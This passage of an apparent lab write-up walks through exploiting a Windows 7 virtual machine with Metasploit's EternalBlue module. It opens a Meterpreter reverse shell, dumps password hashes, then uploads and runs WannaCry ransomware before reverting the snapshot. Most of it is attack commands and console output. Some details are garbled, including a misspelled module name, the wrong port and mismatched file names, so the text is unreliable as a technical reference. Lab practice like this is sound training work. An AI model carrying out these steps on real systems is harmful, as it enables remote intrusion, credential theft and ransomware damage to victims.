After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'.
```

- Step 2: Use the EternalBlue Exploit Module
- Command:** Use 0 or use exploit/windows/smb/ms17\_010\_eternalblue

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Step 3: Set the Required Options
- Command 1:** optoins or show options
- Command 2:** set RHOSTS 10.0.2.15

```

msf exploit(ms17_010_externblue) > options
Module options (exploit/windows/smb/ms17_010_externblue):
Name   Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       445        yes        The target port (TCP)
SMBdomain   no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBpass     no         (Optional) The password for the specified username
SMBuser     no         (Optional) The user account to authenticate as
VERIFY_ARCH  true       yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true       yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC  thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.15      yes        The listen address (an interface may be specified)
LPORT    4444        yes        The listen port

Exploit target:
Id  Name
-- 
0  Automatic Target

View the full module info with the info, or info -d command.
msf exploit(ms17_010_externblue) > set rhosts 10.0.2.4
rhosts => 10.0.2.4

```

- Step 4: Run the exploit

```

msf6 exploit(windows/smb/ms17_010_externblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:4445 - Host is likely VULNERABLE TO MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:4445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.4:4445 - The target is vulnerable.
[*] 10.0.2.4:4445 - Connecting to target for exploitation.
[+] 10.0.2.4:4445 - Connection established for exploitation.
[+] 10.0.2.4:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:4445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.4:4445 - 0x00000000 57 69 66 64 6f 77 73 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.2.4:4445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.2.4:4445 - 0x00000020 50 61 63 6b 20 31                                Pack 1
[+] 10.0.2.4:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:4445 - Starting non-paged pool grooming
[+] 10.0.2.4:4445 - Sending SMBV2 buffers
[+] 10.0.2.4:4445 - Closing SMBV1 connection creating free hole adjacent to SMBV2 buffer.
[*] 10.0.2.4:4445 - Sending final SMBV2 buffers.
[*] 10.0.2.4:4445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:4445 - Receiving response from exploit packet
[+] 10.0.2.4:4445 - EXTERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.4:4445 - Sending egg to corrupted connection.
[*] 10.0.2.4:4445 - Triggering free of corrupted buffer.
[*] 10.0.2.4:4445 - Sending stage (203846 bytes) to 10.0.2.4.
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49194) at 2025-11-19 03:26:24 -0500
[+] 10.0.2.4:4445 - ======WIN=====
[+] 10.0.2.4:4445 - ======WIN=====
[+] 10.0.2.4:4445 - ======WIN=====

meterpreter > 

```

A Meterpreter session was successfully established. Meterpreter is an advanced, in-memory payload used by Metasploit that provides an interactive shell with extensive post-exploitation capabilities.

## 2.4 Post Exploitation

After gaining access, I demonstrated basic post-exploitation tasks:

**Command: sysinfo :** checking system infomation

**Command: hashdump :** dump passwords hash

```
meterpreter > sysinfo
Computer      : SOYBAD-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6ea332b22a0d77c2e8fe5d3ae85b9e0c:::
soybad:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
```

## Uploading Ransomware:

**Command:** upload <path ransomware file> <path folder you want to upload>

```
meterpreter > upload /home/harry/ransom/Endermarch@WannaCrypt0r.exe C:/Windows
[*] Uploading  : /home/harry/ransom/Endermarch@WannaCrypt0r.exe → C:/Windows\Endermarch@WannaCrypt0r.exe
[*] Completed : /home/harry/ransom/Endermarch@WannaCrypt0r.exe → C:/Windows\Endermarch@WannaCrypt0r.exe
```

**Command:** shell: switch to victim shell

```

meterpreter > shell
Process 1816 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
Endermanch@WannaCrypt0r.exe NRPV.exe WannaCryptor.vbs
C:\Windows\system32>cd ..
cd ..\Windows\Temp\WannaCryptor --/ransom
cd ..


C:\Windows>dir /s /b /o-d ransom
dir
Volume in drive C has no label.
Volume Serial Number is 7806-7666

Directory of C:\Windows

11/17/2025  11:51 AM    <DIR>          .
11/17/2025  11:51 AM    <DIR>          ..
07/13/2009  09:32 PM    <DIR>          addins
07/13/2009  07:20 PM    <DIR>          AppCompat
11/20/2010  07:29 PM    <DIR>          AppPatch
11/20/2010  07:24 PM    71,168 bfcsv.exe
07/13/2009  09:32 PM    <DIR>          Boot
07/13/2009  09:32 PM    <DIR>          Branding
11/14/2025  04:34 PM    <DIR>          CSC
07/13/2009  09:32 PM    <DIR>          Cursors
11/14/2025  04:37 PM    <DIR>          debug
07/13/2009  09:32 PM    <DIR>          diagnostics
07/13/2009  09:37 PM    <DIR>          DigitalLocker
07/13/2009  09:32 PM    <DIR>          Downloaded Program Files
11/14/2025  04:35 PM    2,790 DtcInstall.log
04/12/2011  12:28 AM    <DIR>          ehome
04/12/2011  12:17 AM    <DIR>          en-US
11/19/2025  02:21 PM    3,514,368 Endermanch@WannaCrypt0r.exe
11/20/2010  07:24 PM    2,872,320 explorer.exe
07/13/2009  05:39 PM    15,360 fveupdate.exe
04/12/2011  12:30 AM    <DIR>          Globalization

```

Let's execute the file that you uploaded and bomb ransomware infected.






### 3. Cleanup

To restore the lab environment:

- Closed all meterpreter sessions
- Shutdown and revert victim VM snapshot



## References

- 1) **TheHowToGuy123.** (2025, February 8). *How to install Windows 7 in virtual box* [Video]. YouTube. [https://www.youtube.com/watch?v=YICWT7T\\_eNY](https://www.youtube.com/watch?v=YICWT7T_eNY)
- 2) **TryHackMe.** (n.d.). *Blue*. TryHackMe. <https://tryhackme.com/room/blue>
- 3) **Endermarch.** (n.d.). *MalwareDatabase: Ransomwares* [Source code]. GitHub. <https://github.com/Endermarch/MalwareDatabase/tree/master/ransomwares>
- 4) **MITRE.** (2017). *CVE-2017-0144: SMB remote code execution vulnerability*. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144>
- 5) **Rapid7 Security Research.** (2017). *Analysis of EternalBlue (MS17-010)*. <https://www.rapid7.com/blog/post/2017/05/20/metasploit-the-power-of-the-community-and-eternalblue/>